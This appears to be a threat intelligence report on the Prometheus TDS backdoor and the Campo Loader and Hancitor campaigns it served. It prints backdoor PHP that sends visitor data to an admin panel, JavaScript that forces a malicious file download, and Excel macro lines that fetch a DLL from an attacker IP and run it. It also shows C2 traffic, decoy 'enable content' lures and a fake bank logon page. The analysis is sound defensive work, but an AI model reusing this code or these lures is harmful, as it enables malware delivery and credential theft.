
Part of the Prometheus.Backdoor code used to collect information about the user's time zone



```
$response = "";

$requestUrl = $host
    . $path_page
    .'?ip='. $ipCrypt
    .'&ref='.$refCrypt
    .'&ua='.$uaCrypt
    .'&language='.$languaCrypt
    .'&id='. $emailCrypt
    .'&d='. $dateOffsetCrypt
    .'&n='. $nameOffsetCrypt;

if (function_exists('curl_init')){
    $response = curl_get_contents($requestUrl);
}else{
    $response = file_get_contents($requestUrl);
}

$response = trim(strip_tags($response));
```

Part of the Prometheus.Backdoor code showing the algorithm used to generate a request to the administrative panel for the transfer of visitor data

If the user is not recognized as a bot, then, depending on the configuration, the administrative panel can send a command to redirect the user to the specified URL, or to send a malicious file. The payload file is sent using a special JavaScript code. Most often, the malicious software can be found in weaponized Microsoft Word or Excel documents, however, the attackers also use ZIP and RAR files. In some cases, the user will be redirected to a legitimate site immediately after downloading the file, so it will appear to them like the file was downloaded from a safe source.




```
    echo "<body>
<script>
function saveAs(blob, fileName) {
    let url = window.URL.createObjectURL(blob);

    let anchorElem = document.createElement('a');
    anchorElem.style = 'display: none';
    anchorElem.href = url;
    anchorElem.download = fileName;

    document.body.appendChild(anchorElem);
    anchorElem.click();

    document.body.removeChild(anchorElem);

    // On Edge, revokeObjectURL should be called only after
    // a.click() has completed, atleast on EdgeHTML 15.15048
    setTimeout(function() {
        window.URL.revokeObjectURL(url);
    }, 1000);
}

(function() {
    let byteCharacters = atob('". $resultData ."');

    let byteNumbers = new Array(byteCharacters.length);
    for (let i = 0; i < byteCharacters.length; i++) {
        byteNumbers[i] = byteCharacters.charCodeAt(i);
    }
    let byteArray = new Uint8Array(byteNumbers);

    // now that we have the byte array, construct the blob from it
    let blob1 = new Blob([byteArray], {type: 'application/octet-stream'});

    saveAs(blob1, '". $fileName ."');

})();

</script>
</body>";
```

Part of the Prometheus.Backdoor code showing a method for serving malicious files

Malware campaigns analysis

Campo Loader

Analyzing the extracted files, Group-IB Threat Intelligence analysts found 18 unique malicious documents relating to the Campo Loader, aka the BazaLoader malware. After downloading the malware, the user is redirected to the DocuSign or USPS sites as a distraction from the malware's activity.



THIS DOCUMENT IS PROTECTED

To decrypt document, please perform the folliowing steps:

1 If this document was downloaded from you email, please click “Enable editing” from the green bar above.

2 Once you have enabled editing, please click “Enable content” on the green bar above.

* this document is completely safety to open


A screenshot of a decoy document from the "Campo Loader" distribution campaign

Campo Loader spreads through malicious macros in Microsoft Office documents. After the victim activates the macros, the loader saves and then decodes the .dll file, which is executed through certutil. After the dumped .dll file is executed, it sends an HTTP request to its C&C server:

```
=CALL("Kernel32", "CreateDirectoryA", "CJ", "C:\ProgramData\ahap", 0)
=CALL("Urlmon", "URLDownloadToFileA", "JCCJJ", 0, "http://195.123.220.220/campo/t2/t2",
"C:\ProgramData\ahap\2339.dll", 0, 0)
=CALL("Shell32", "ShellExecuteA", "JCCCCJ", 0, "open", "rundll32.exe",
"C:\ProgramData\ahap\2339.dll,DllRegisterServer", "0", 0)
```

Content of the malicious macros


The server processes the incoming request and, depending on the victim's geolocation (based on their IP address) decides whether to send the payload or redirect them to Yahoo!, GNU, or other resources. The downloader takes its name from the path of the same name in HTTP requests used to download malicious files during the second stage.



URL	IP	Method	Status	Type	Mime	Size	
http://basket2.xyz/campo/u/u1 → https://www.gnu.org/software/campo/u/u1	176.111.174.58 🇷🇺	GET	301				Request headers Response headers
https://www.gnu.org/software/campo/u/u1	209.51.188.148 🇺🇸	GET	404	Document	text/html	11269	Request headers Response headers Body

Redirection to gnu.org


If the administrative panel gives the command to send the payload, then the user is redirected to the resource where it is stored or receives it directly from the C&C server.



```
POST /campo/j2/j2 HTTP/1.1
Host: 195.123.222.190
Pragma: no-cache
Content-Length: 4

pingHTTP/1.1 200 OK
Date: Mon, 15 Mar 2021 23:16:22 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: ci_session=adajmdq966o8agc4sgcc3imf10h2f9dt; expires=Tue, 16-Mar-2021 01:16:22 GMT; Max-Age=7200;
path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 45
Content-Type: text/plain;charset=UTF-8

http://195.123.222.190/uploads/files/rev1.dllHTTP/1.1 200 OK
Date: Mon, 15 Mar 2021 23:16:22 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: ci_session=adajmdq966o8agc4sgcc3imf10h2f9dt; expires=Tue, 16-Mar-2021 01:16:22 GMT; Max-Age=7200;
path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 45
Content-Type: text/plain;charset=UTF-8

http://195.123.222.190/uploads/files/rev1.dll
```

Results of the request satisfying the server's requirements to upload a second stage file


Analysis revealed that Campo Loader was used at various times to distribute TrickBot and Ursnif/Gozi bankers, etc.



Campo Loader administrative panel

Hancitor

Monitoring of Prometheus TDS revealed 34 malicious documents relating to the Hancitor malware, which is a downloader trojan.


This document is protected

To open the document, follow these steps:


This document is only available for desktop or laptop versions of Microsoft Office Word

Click **Enable editing** button from the yellow bar above

Once you have enabled editing, please click **Enable content** button from the yellow bar above

A screenshot of a decoy document from the Hancitor distribution campaign

After downloading the malicious document, the victim is either redirected to the DocuSign website, or to phishing sites using IDN domains that imitate the sites of two US banks.



[redacted]

[redacted] Secure Logon

Logon ID:

Password:

Passwords are case-sensitive.

LOGON

Forgot password?

For assistance please call [redacted]

Mobile Login

Security Alert


[redacted] uses multiple levels of security to protect your personal and business information. You should also take steps to protect yourself online. In order to mitigate the risk of online fraud, phishing and identity theft, note the following:

- Ensure that your web browser, firewall and antivirus software are current.
- Avoid filling out forms in Email messages that ask for personal financial information.
